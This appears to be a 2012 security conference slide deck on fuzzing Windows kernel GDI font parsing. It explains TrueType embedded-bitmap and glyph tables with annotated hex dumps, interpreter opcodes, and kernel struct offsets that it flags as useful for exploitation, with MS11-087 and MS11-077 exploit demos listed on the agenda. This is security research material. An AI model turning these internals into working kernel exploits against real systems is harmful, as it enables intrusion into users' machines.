



March 14-16, 2012
NH Grand Krasnapolsky Hotel
Amsterdam, Netherlands



GDI Font Fuzzing in Windows Kernel for Fun

Lee Ling Chuan & Chan Lee Yee

Agenda

- Introduction
- TrueType Font (.TTF)
- TTF Fuzzer
- Exploit Demonstration – MS11-087
- Microsoft Windows Bitmapped font (.fon)
- FON Fuzzer (by Byoungyoung Lee) with some modification
- Exploit Demonstration – MS11-077

Introduction

- Two groups of categories are exist:
 - a. GDI Fonts
 - b. Device Fonts
- GDI fonts which are based in Windows consists of three types:
 - a. raster
 - b. Vector
 - c. TrueType & OpenType

Reference: [http://msdn.microsoft.com/en-us/library/dd162893\(v=vs.85\).aspx](http://msdn.microsoft.com/en-us/library/dd162893(v=vs.85).aspx)

Introduction...

- Raster fonts: a glyph is a bitmap that uses to draw a single character in the font
- Vector fonts: a glyph is a collection of line endpoints that define the line segments and uses to draw a character in the font
- TrueType & OpenType fonts: a glyph is a collection of line and curve commands as well as a collection of hints

TrueType Fonts (.TTF)

- TrueType font file contains data, in table format, that compromises an outline font
- The outlines of glyphs in TrueType fonts are made of straight line segments and quadratic Bézier curves
- The Windows scale these fonts to any size using the hints inside the TTF file.
- Hints included in TTF files and are used to correct oversights

TrueType Fonts (.TTF)...

- TTF table is designed to keep the entire glyph data in various table:
 - a. EBDT: Embedded Bitmap Data Table
 - b. EBLC: Embedded Bitmap Location Table
 - c. EBSC: Embedded Bitmap Scaling Table
- The rasterizer uses combination of data from different tables to render the glyph data in the font

Reference: TrueType 1.0 Font File, Technical Specification Revision 1.66 August 1995 Microsoft

TrueType Fonts (.TTF)...

- TrueType embedded bitmaps are also called 'scaler bitmaps' or 'sbits'
- A set of bitmaps for a face at a given size is called a strike

TrueType Fonts (.TTF)...

00000000	00 01 00 00 00 10 01 00 00 04 00 00 45 42 44 54	EBDT	Name	Value	Offset	Size	Type
00000010	4B 90 43 D6 00 03 BD 54 00 00 00 28 45 42 4C 43	K.C0..%T... (EBLC	FontDataList[1]		0x00000000	0x0000010c	List<Fo...
00000020	1F 4D 32 14 00 03 BD 7C 00 00 01 78 45 42 53 43	.M2...% ...xEBSC	FontData[0]		0x00000000	0x0000010c	FontData
00000030	1E 20 05 0A 00 03 BE F4 00 00 00 94 4F 53 2F 32	%ô....OS/2	FontOffsetTable		0x00000000	0x0000000c	OffsetT...
00000040	03 BD 0E CA 00 03 BA 24 00 00 00 56 63 6D 61 70	..%.E...%\$...Vcmap	Version	0x10000	0x00000000	0x00000004	DataItte...
00000050	00 61 00 57 00 03 BA 8C 00 00 00 34 63 76 74 20	.a.W...°....4cvt	NumTables	0x10	0x00000004	0x00000002	DataItte...
00000060	00 00 00 00 00 03 BA D0 00 00 00 02 66 70 67 6D	°D....fpgm	SearchRange	0x100	0x00000006	0x00000002	DataItte...
00000070	7F 06 E9 00 00 00 01 0C 00 03 B8 9B 67 6C 79 66	..é.....glyf	EntrySelector	0x4	0x00000008	0x00000002	DataItte...
00000080	18 D3 69 4B 00 03 BA E4 00 00 00 BC 68 65 61 64	.ÓiK...°â...%head	RangeShift	0x0	0x0000000a	0x00000002	DataItte...
00000090	DB B2 28 94 00 03 B9 A8 00 00 00 36 68 68 65 61	Û²{...¹'....6hhea	FontTableDirectory[16]		0x0000000c	0x00000100	List<Dir...
000000A0	00 16 00 BE 00 03 B9 E0 00 00 00 24 68 6D 74 78	...%....¹â...\$hmtx	EBDtdirectoryEntry[0]	EBDT	0x0000000c	0x00000010	EBDTDir...
000000B0	00 82 00 1E 00 03 BA 7C 00 00 00 0E 6C 6F 63 61	°loca	EBLCDirectoryEntry[1]	EBLC	0x0000001c	0x00000010	EBLCDir...
000000C0	00 5E 00 00 00 03 BA D4 00 00 00 0E 6D 61 78 70	..^.....°ô....maxp	EBSCDirectoryEntry[2]	EBSC	0x0000002c	0x00000010	EBSCDir...
000000D0	01 08 00 23 00 03 BA 04 00 00 00 20 6E 61 6D 65	...#...°....name	OS2DirectoryEntry[3]	OS/2	0x0000003c	0x00000010	OS2Dire...
000000E0	1C D0 3A DB 00 03 BB A0 00 00 01 7C 70 6F 73 74	.D:Û...» ... post	CMapDirectoryEntry[4]	cmap	0x0000004c	0x00000010	CMapDi...
000000F0	9C 11 3E 69 00 03 BD 1C 00 00 00 35 70 72 65 70	..>i...%....5prep	CVTDirectoryEntry[5]	cvt	0x0000005c	0x00000010	CVTDire...
00000100	8B 9D FF 81 00 03 BA C0 00 00 00 0D B8 7F C0 B8	..ÿ...°À.....Ä	FPGMDirectoryEntry[6]	fpgm	0x0000006c	0x00000010	FPGMDir...
00000110	01 C0 63 B8 3A 40 60 B8 00 0C 60 1C 00 00 00 00	.Äc:0`...`.....	GLYFDirectoryEntry[7]	glyf	0x0000007c	0x00000010	GLYFDir...
00000120	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		HEADDirectoryEntry[8]	head	0x0000008c	0x00000010	HEADDir...
00000130	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		HHEADirectoryEntry[9]	hhea	0x0000009c	0x00000010	HHEADir...
00000140	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		GenericDirectoryEntry[10]	hmtx	0x000000ac	0x00000010	Generic...
00000150	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		LocaDirectoryEntry[11]	loca	0x000000bc	0x00000010	LocaDir...
00000160	FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00	ÿ.....	MAXPDirectoryEntry[12]	maxp	0x000000cc	0x00000010	MAXPDir...
00000170	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		NameRecordDirEntry[13]	name	0x000000dc	0x00000010	NameRe...
00000180	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		GenericDirectoryEntry[14]	post	0x000000ec	0x00000010	Generic...
00000190	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		GenericDirectoryEntry[15]	prep	0x000000fc	0x00000010	Generic...
000001A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00						
000001B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00						
000001C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00						
000001D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00						
000001E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00						
000001F0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00						
00000200	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00						
00000210	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00						
00000220	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00						
00000230	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00						
00000240	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00						

.TTF Font Structure

TrueType Fonts (.TTF)...

- EBDT – Embedded Bitmap Data Table:
 - a. EBDT table stores the glyph bitmap data.
 - b. The ‘EBDT’ table begins with a header containing simply the table version number
 - c. The rest of the ‘EBDT’ table is a collection of bitmap data

TrueType Fonts (.TTF)...

0003BCB0	00 20 00 31 00 2E 00 30 00 30 00 44 00 65 00 78	Name	FontTableDirectory[16]		0x0000000c	0x00000100	List<Di...
0003BCC0	00 74 00 65 00 72 00 20 00 69 00 73 00 20 00 61		EBDTDirectoryEntry[0]	EBDT	0x0000000c	0x00000010	EBDTD...
0003BCD0	00 20 00 72 00 65 00 67 00 69 00 73 00 74 00 65		Tag	EBDT	0x0000000c	0x00000004	DataIt...
0003BCE0	00 72 00 65 00 64 00 20 00 74 00 72 00 61 00 64		Checksum	0x4B9043D6	0x00000010	0x00000004	DataIt...
0003BCF0	00 65 00 6D 00 61 00 72 00 6B 00 20 00 6F 00 66		Offset	0x3BD54	0x00000014	0x00000004	DataIt...
0003BD00	00 20 00 53 00 68 00 6F 00 77 00 74 00 69 00 6D		Length	0x28	0x00000018	0x00000004	DataIt...
0003BD10	00 65 00 20 00 49 00 6E 00 63 00 2E 00 02 00 00		version	0x20000	0x0003bd54	0x00000004	DataIt...
0003BD20	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		bitmapData[12]		0x0003bd58	0x00000024	List<D...
0003BD30	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		EbdtFormat1[0]		0x0003bd58	0x00000006	EbdtF...
0003BD40	00 01 01 02 00 03 01 03 01 04 02 63 72 01 3A 01		EbdtFormat8[1]		0x0003bd5e	0x0000000c	EbdtF...
0003BD50	29 00 00 00 00 02 00 00 01 01 00 00 00 80 01 FF		EbdtFormat1[2]		0x0003bd58	0x00000006	EbdtF...
0003BD60	00 00 00 00 00 01 00 03 48 0A 01 01 00 00 00 80		EbdtFormat8[3]		0x0003bd5e	0x0000000c	EbdtF...
0003BD70	01 FF 00 00 00 00 00 01 00 03 40 52 00 02 00 00		EbdtFormat1[4]		0x0003bd58	0x00000006	EbdtF...
0003BD80	00 00 00 06 00 00 01 28 00 00 00 28 00 00 00 02		EbdtFormat8[5]		0x0003bd5e	0x0000000c	EbdtF...
0003BD90	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		EbdtFormat1[6]		0x0003bd58	0x00000006	EbdtF...
0003BDA0	00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 04		EbdtFormat8[7]		0x0003bd5e	0x0000000c	EbdtF...
0003BDB0	04 04 08 01 00 00 01 28 00 00 00 28 00 00 00 02		EbdtFormat1[8]		0x0003bd58	0x00000006	EbdtF...
0003BDC0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		EbdtFormat8[9]		0x0003bd5e	0x0000000c	EbdtF...
0003BDD0	00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 04		EbdtFormat1[10]		0x0003bd58	0x00000006	EbdtF...
0003BDE0	05 05 08 01 00 00 01 28 00 00 00 28 00 00 00 02		EbdtFormat8[11]		0x0003bd70	0x0000000c	EbdtF...
0003BDF0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		smallMetrics		0x0003bd70	0x00000005	smallGl...
0003BE00	00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 04		pad	0x0	0x0003bd75	0x00000001	DataIt...
0003BE10	06 06 08 01 00 00 01 28 00 00 00 28 00 00 00 02		numComponents	0x1	0x0003bd76	0x00000002	DataIt...
0003BE20	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		componentArray[1]		0x0003bd78	0x00000004	List<e...
0003BE30	00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 04		EBLCDirectoryEntry[1]	EBLC	0x0000001c	0x00000010	EBLCDi...
0003BE40	07 07 08 01 00 00 01 28 00 00 00 28 00 00 00 02		EBSCDirectoryEntry[2]	EBSC	0x0000002c	0x00000010	EBSCD...
0003BE50	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00						
0003BE60	00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 04						
0003BE70	08 08 08 01 00 00 01 50 00 00 00 28 00 00 00 02						
0003BE80	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00						
0003BE90	00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 04						
0003BEA0	01 01 01 01 00 03 00 03 00 00 00 10 00 04 00 04						
0003BEB0	00 00 00 1C 00 03 00 01 00 00 00 04 00 00 00 06						
0003BEC0	00 03 00 08 00 00 00 0A 00 00 00 0C 00 03 00 03						
0003BED0	00 00 00 10 00 04 00 04 00 00 00 1C 00 03 00 01						
0003BEE0	00 00 00 16 00 00 00 06 00 03 00 08 00 00 00 1C						
0003BEF0	00 00 00 0C 00 02 00 00 00 00 00 05 00 00 00 00						

EBDT Table Structure

TrueType Fonts (.TTF)...

- EBLC – Embedded Bitmap Location Table:
 - a. The 'EBLC' table identifies the sizes and glyph range of the sbits, and keeps offsets to glyph bitmap data in indexSubTables
 - b. The 'EBLC' table begins with a header (eblcHeader) containing the table version and number of strikes.
 - c. The eblcHeader is followed by the bitmapSizeTable array(s)
 - d. Each strike is defined by one bitmapSizeTable

TrueType Fonts (.TTF)...

0003B9F0	00 0B 00 00 00 00 00 00 00 00 00 00 00 00 00 00	Name	Value	Offset	Size	...
0003BA00	00 00 00 01 00 01 00 00 00 06 00 02 00 01 00 00	EBLCDirectoryEntry[1]	EBLC	0x0000001c	0x00000010	...
0003BA10	00 00 00 01 00 00 00 20 00 00 00 00 01 00 00 00	Tag	EBLC	0x0000001c	0x00000004	...
0003BA20	00 00 00 00 00 01 08 00 01 90 00 05 00 08 00 01	Checksum	0x1F4D...	0x00000020	0x00000004	...
0003BA30	00 01 00 00 00 00 00 01 00 01 00 00 00 00 00 01	Offset	0x3BD7C	0x00000024	0x00000004	...
0003BA40	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	Length	0x178	0x00000028	0x00000004	...
0003BA50	00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00	version	0x20000	0x0003bd7c	0x00000004	...
0003BA60	00 00 00 40 00 20 00 80 00 00 00 00 00 00 06 00	numSizes	0x6	0x0003bd80	0x00000004	...
0003BA70	02 00 00 02 00 01 00 00 00 00 00 00 00 64 00 0A	bitmapSizeTables[6]		0x0003bd84	0x00000120	...
0003BA80	00 0A 00 0A 00 0A 00 0A 00 0A 00 00 00 00 00 01	▶ bitmapSizeTable[0]		0x0003bd84	0x00000030	...
0003BA90	00 03 00 01 00 00 00 0C 00 04 00 28 00 00 00 06	▶ bitmapSizeTable[1]		0x0003bdb4	0x00000030	...
0003BAA0	00 04 00 01 00 02 00 29 00 3A FF FF 00 00 00 29	▶ bitmapSizeTable[2]		0x0003bde4	0x00000030	...
0003BAB0	00 3A FF FF FF DC FF CA 00 01 00 00 00 00 00 00	▶ bitmapSizeTable[3]		0x0003be14	0x00000030	...
0003BAC0	B0 03 45 B0 02 45 61 B0 80 55 58 21 59 00 00 00	▶ bitmapSizeTable[4]		0x0003be44	0x00000030	...
0003BAD0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	▶ bitmapSizeTable[5]		0x0003be74	0x00000030	...
0003BAE0	00 5E 00 00 00 01 00 00 00 00 00 01 00 01 00 01	indexSubTableArrayOffset	0x150	0x0003be74	0x00000004	...
0003BAF0	00 A9 B0 00 B0 00 42 4E B0 00 43 45 4D B0 00 43	indexTablesSize	0x28	0x0003be78	0x00000004	...
0003BB00	45 61 B0 17 23 78 B0 00 43 B0 01 60 20 B0 00 23	numberOfIndexSubTables	0x2	0x0003be7c	0x00000004	...
0003BB10	42 B0 50 61 B8 FF DF 23 78 B0 80 1C B0 00 43 20	colorRef	0x0	0x0003be80	0x00000004	...
0003BB20	B0 01 61 20 B0 01 61 45 B0 01 23 42 45 B0 02 23	hori		0x0003be84	0x0000000c	...
0003BB30	42 45 B0 03 23 42 B0 01 43 B0 00 50 5C B0 18 23	vert		0x0003be90	0x0000000c	...
0003BB40	78 B0 01 43 B0 02 43 61 B0 0D 23 78 B0 01 43 B0	startGlyphIndex	0x3	0x0003be9c	0x00000002	...
0003BB50	03 43 61 5C B0 2B 23 78 B0 00 43 B0 01 60 20 B0	endGlyphIndex	0x4	0x0003be9e	0x00000002	...
0003BB60	00 23 42 B0 50 61 5C B0 31 23 78 B0 01 B0 02 43	ppemX	0x1	0x0003bea0	0x00000001	...
0003BB70	42 B0 02 B0 03 43 42 B0 03 B0 00 43 45 42 B8 FF	ppemY	0x1	0x0003bea1	0x00000001	...
0003BB80	B5 1C B0 00 43 B0 03 60 45 B0 50 60 B0 00 43 23	bitDepth	0x1	0x0003bea2	0x00000001	...
0003BB90	44 B0 01 1F B0 00 43 B0 03 43 44 31 37 01 01 00	flags	0x1	0x0003bea3	0x00000001	...
0003BBA0	00 00 00 08 00 66 00 03 00 01 04 09 00 00 00 66	indexSubTableArrayList[2]		0x0003becc	0x00000010	...
0003BBB0	00 00 00 03 00 01 04 09 00 01 00 0C 00 66 00 03	▶ indexSubTableArray[0]		0x0003becc	0x00000008	...
0003BBC0	00 01 04 09 00 02 00 0E 00 72 00 03 00 01 04 09	▶ indexSubTableArray[1]		0x0003bed4	0x00000008	...
0003BBD0	00 03 00 1C 00 80 00 03 00 01 04 09 00 04 00 0C	firstGlyphIndex	0x4	0x0003bed4	0x00000002	...
0003BBE0	00 66 00 03 00 01 04 09 00 05 00 18 00 9C 00 03	lastGlyphIndex	0x4	0x0003bed6	0x00000002	...
0003BBF0	00 01 04 09 00 06 00 0C 00 66 00 03 00 01 04 09	additionalOffsetToIndexSubtable	0x1C	0x0003bed8	0x00000004	...
0003BC00	00 07 00 62 00 B4 00 43 00 6F 00 70 00 79 00 72	indexSubTable		0x0003bee8	0x0000000c	...
0003BC10	00 69 00 67 00 68 00 74 00 20 00 A9 00 20 00 32	▶ header		0x0003bee8	0x00000008	...
0003BC20	00 30 00 30 00 33 00 20 00 53 00 68 00 6F 00 77	indexFormat	0x3	0x0003bee8	0x00000002	...
0003BC30	00 74 00 69 00 6D 00 65 00 20 00 49 00 6E 00 63	imageFormat	0x8	0x0003beea	0x00000002	...
0003BC40	00 2E 00 20 00 41 00 6C 00 6C 00 20 00 72 00 69	imageDataOffset	0x1C	0x0003beec	0x00000004	...
0003BE60	00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 04	offsetArray[2]		0x0003bef0	0x00000004	...
0003BE70	08 08 08 01 00 00 01 50 00 00 00 28 00 00 00 02					
0003BE80	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00					
0003BE90	00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 04					
0003BEA0	01 01 01 01 00 03 00 03 00 00 00 10 00 04 00 04					
0003BEB0	00 00 00 1C 00 03 00 01 00 00 00 04 00 00 00 06					
0003BEC0	00 03 00 08 00 00 00 0A 00 00 00 0C 00 03 00 03					
0003BED0	00 00 00 10 00 04 00 00 00 00 00 1C 00 03 00 01					
0003BEE0	00 00 00 16 00 00 00 06 00 03 00 08 00 00 00 1C					
0003BEF0	00 00 00 0C 00 02 00 00 00 00 00 05 00 00 00 00					
0003BF00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00					
0003BF10	00 00 00 00 04 04 01 01 00 00 00 00 00 00 00 00					
0003BF20	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00					
0003BF30	05 05 01 01 00 00 00 00 00 00 00 00 00 00 00 00					
0003BF40	00 00 00 00 00 00 00 00 00 00 00 00 06 06 01 01					

EBLC Table Structure

TrueType Fonts (.TTF)...

- EBSC – Embedded Bitmap Scaling Table:
 - a. The ‘EBSC’ table allows a font to define a bitmap strike as a scaled version of another strike
 - b. The table begins with a header (ebscHeader) containing the table version and number of strikes
 - c. The ebscHeader is followed immediately by the bitmapScaleTable array. The numSizes in the ebscHeader indicates the number of bitmapScaleTables in the array
 - d. Each strike is defined by one bitmapScaleTable

TrueType Fonts (.TTF)...

0003BDD0	00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 04	Name	Value	Offset	Size	...
0003BDE0	05 05 08 01 00 00 01 28 00 00 00 28 00 00 00 02	EBSCDirectoryEntry[2]	EBSC	0x0000002c	0x00000010	...
0003BDF0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	Tag	EBSC	0x0000002c	0x00000004	...
0003BE00	00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 04	Checksum	0x1E20...	0x00000030	0x00000004	...
0003BE10	06 06 08 01 00 00 01 28 00 00 00 28 00 00 00 02	Offset	0x3BEF4	0x00000034	0x00000004	...
0003BE20	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	Length	0x94	0x00000038	0x00000004	...
0003BE30	00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 04	version	0x20000	0x0003bef4	0x00000004	...
0003BE40	07 07 08 01 00 00 01 28 00 00 00 28 00 00 00 02	numSizes	0x5	0x0003bef8	0x00000004	...
0003BE50	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	bitmapScaleTableList[5]		0x0003befc	0x0000008c	...
0003BE60	00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 04	bitmapScaleTable[0]		0x0003befc	0x0000001c	...
0003BE70	08 08 08 01 00 00 01 50 00 00 00 28 00 00 00 02	bitmapScaleTable[1]		0x0003bf18	0x0000001c	...
0003BE80	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	bitmapScaleTable[2]		0x0003bf34	0x0000001c	...
0003BE90	00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 04	bitmapScaleTable[3]		0x0003bf50	0x0000001c	...
0003BEA0	01 01 01 01 00 03 00 03 00 00 00 10 00 04 00 04	bitmapScaleTable[4]		0x0003bf6c	0x0000001c	...
0003BEB0	00 00 00 1C 00 03 00 01 00 00 00 04 00 00 00 06	hori		0x0003bf6c	0x0000000c	...
0003BEC0	00 03 00 08 00 00 00 0A 00 00 00 0C 00 03 00 03	vert		0x0003bf78	0x0000000c	...
0003BED0	00 00 00 10 00 04 00 04 00 00 00 1C 00 03 00 01	ppemX	0x8	0x0003bf84	0x00000001	...
0003BEE0	00 00 00 16 00 00 00 06 00 03 00 08 00 00 00 1C	ppemY	0x8	0x0003bf85	0x00000001	...
0003BEF0	00 00 00 0C 00 02 00 00 00 00 00 05 00 00 00 00	substitutePpemX	0x1	0x0003bf86	0x00000001	...
0003BF00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	substitutePpemY	0x1	0x0003bf87	0x00000001	...
0003BF10	00 00 00 00 04 04 01 01 00 00 00 00 00 00 00 00	OS2DirectoryEntry[3]	OS/2	0x0000003c	0x00000010	...
0003BF20	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00					
0003BF30	05 05 01 01 00 00 00 00 00 00 00 00 00 00 00 00					
0003BF40	00 00 00 00 00 00 00 00 00 00 00 00 06 06 01 01					
0003BF50	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00					
0003BF60	00 00 00 00 00 00 00 00 07 07 01 01 00 00 00 00					
0003BF70	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00					
0003BF80	00 00 00 00 08 08 01 01 00 00 00 00 1E 60					

EBSC Table Structure

TrueType Fonts (.TTF)...

- Glyph Data (glyf)
 - a. This table contains information that describes the glyphs in the font
 - b. Table provides instructions for each of the following tasks:
 - Pushing data onto the interpreter stack
 - managing the Storage Area
 - managing the Control Value Table
 - modifying Graphics State settings
 - Managing outlines
 - General purpose instructions

TrueType Fonts (.TTF)...

- TrueType instructions are uniquely specified by their opcodes.

GLYFDirectoryEntry ->

DataGLYFData[x+1]->

SimpleGLYFData[x]-> instructions

- Examples: Pushing data onto the interpreter stack
 - function[0xB0]: itrp_PUSHB1
 - function[0xB8]: itrp_PUSHW1

TrueType Fonts (.TTF)...

- Examples: Managing the flow of control
 - function[0x1C]: itrp_JMPR
 - function[0x1F]: itrp_LSW
 - function[0x78]: itrp_JROT
- Examples: Managing the stack
 - function[0x20]: itrp_DUP
 - function[0x23]: itrp_SWAP
- Examples: Managing the Storage Area
 - function[0x43]: itrp_RS
 - function[0x42]: itrp_WS

TrueType Fonts (.TTF)...

- Examples: Managing the Control Value Table
 - function[0x44]: itrp_WCVT
 - function[0x45]: itrp_RCVT
- Examples: Managing the Graphics State
 - function[0x4D]: itrp_FLIPON
 - function[0x4E]: itrp_FLIPOFF
- Examples: Arithmetic Functions
 - function[0x60]: itrp_ADD
 - function[0x61]: itrp_SUB

*Reference: Chapter Appendix B, TrueType 1.0 Font File, Technical Specification Revision 1.66 August 1995
Microsoft*

TrueType Fonts (.TTF)...

- Important info (1) in exploitation:

```
structure fnt_GlobalGraphicStateType{
    stackBase;                /*the stack area
    store;                    /*the storage area
    controlValueTable;        /*the control value table
    .....
    int8 non90DegreeTransformation /*bit0: 1 if non-90 degree
                                   /*bit 1:1 if x scale not equal y scale
    .....
    unit16 cvtCount;
} fnt_GlobalGraphicStateType;
```

TrueType Fonts (.TTF)...


- Important info (2) in exploitation:
 - function 'itrp_InnerExecute' as the disassembler engine to process Glyph Data and map to correct TrueType instructions
- fnt_GlobalGraphicStateType:
 - +0 : stackBase
 - +4: store
 - +8: controlValueTable
 - +90h: non90DegreeTransformation
 - +134h: cvtCount

TrueType Fonts (.TTF)...

0003BA40	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	Name		Value	Offset	Size	...
0003BA50	00 01 00 00 00 00 00 00 00 00 00 00 00 00 00	GLYFDirectEntry[7]	glyf	0x0000007c	0x00000010	...	
0003BA60	00 00 00 40 00 20 00 80 00 00 00 00 00 00 06 00	Tag	glyf	0x0000007c	0x00000004	...	
0003BA70	02 00 00 02 00 01 00 00 00 00 00 00 00 64 00 0A	Checksum		0x18D3...	0x00000080	0x00000004	...
0003BA80	00 0A 00 0A 00 0A 00 0A 00 0A 00 00 00 00 00 01	Offset		0x3BAE4	0x00000084	0x00000004	...
0003BA90	00 03 00 01 00 00 00 0C 00 04 00 28 00 00 00 06	Length		0xBC	0x00000088	0x00000004	...
0003BAA0	00 04 00 01 00 02 00 29 00 3A FF FF 00 00 00 29	DataGLYP[6]			0x0003bae4	0x000000b7	...
0003BAB0	00 3A FF FF FF DC FF CA 00 01 00 00 00 00 00 00	SimpleGLYPData[0]			0x0003bae4	0x000000b7	...
0003BAC0	B0 03 45 B0 02 45 61 B0 80 55 58 21 59 00 00 00	SimpleGLYPData[1]			0x0003bae4	0x000000b7	...
0003BAD0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SimpleGLYPData[2]			0x0003bae4	0x000000b7	...
0003BAE0	00 5E 00 00 00 01 00 00 00 00 00 01 00 01 00 01	SimpleGLYPData[3]			0x0003bae4	0x000000b7	...
0003BAF0	00 A9 B0 00 B0 00 42 4E B0 00 43 45 4D B0 00 43	SimpleGLYPData[4]			0x0003bae4	0x000000b7	...
0003BB00	45 61 B0 17 23 78 B0 00 43 B0 01 60 20 B0 00 23	SimpleGLYPData[5]			0x0003bae4	0x000000b7	...
0003BB10	42 B0 50 61 B8 FF DF 23 78 B0 80 1C B0 00 43 20	numberOfContours	0x1	0x0003bae4	0x00000002	...	
0003BB20	B0 01 61 20 B0 01 61 45 B0 01 23 42 45 B0 02 23	xMin	0x0	0x0003bae6	0x00000002	...	
0003BB30	42 45 B0 03 23 42 B0 01 43 B0 00 50 5C B0 18 23	yMin	0x0	0x0003bae8	0x00000002	...	
0003BB40	78 B0 01 43 B0 02 43 61 B0 0D 23 78 B0 01 43 B0	xMax	0x1	0x0003baea	0x00000002	...	
0003BB50	03 43 61 5C B0 2B 23 78 B0 00 43 B0 01 60 20 B0	yMax	0x1	0x0003baec	0x00000002	...	
0003BB60	00 23 42 B0 50 61 5C B0 31 23 78 B0 01 B0 02 43	endPtsOfContours[1]		0x0003baee	0x00000002	...	
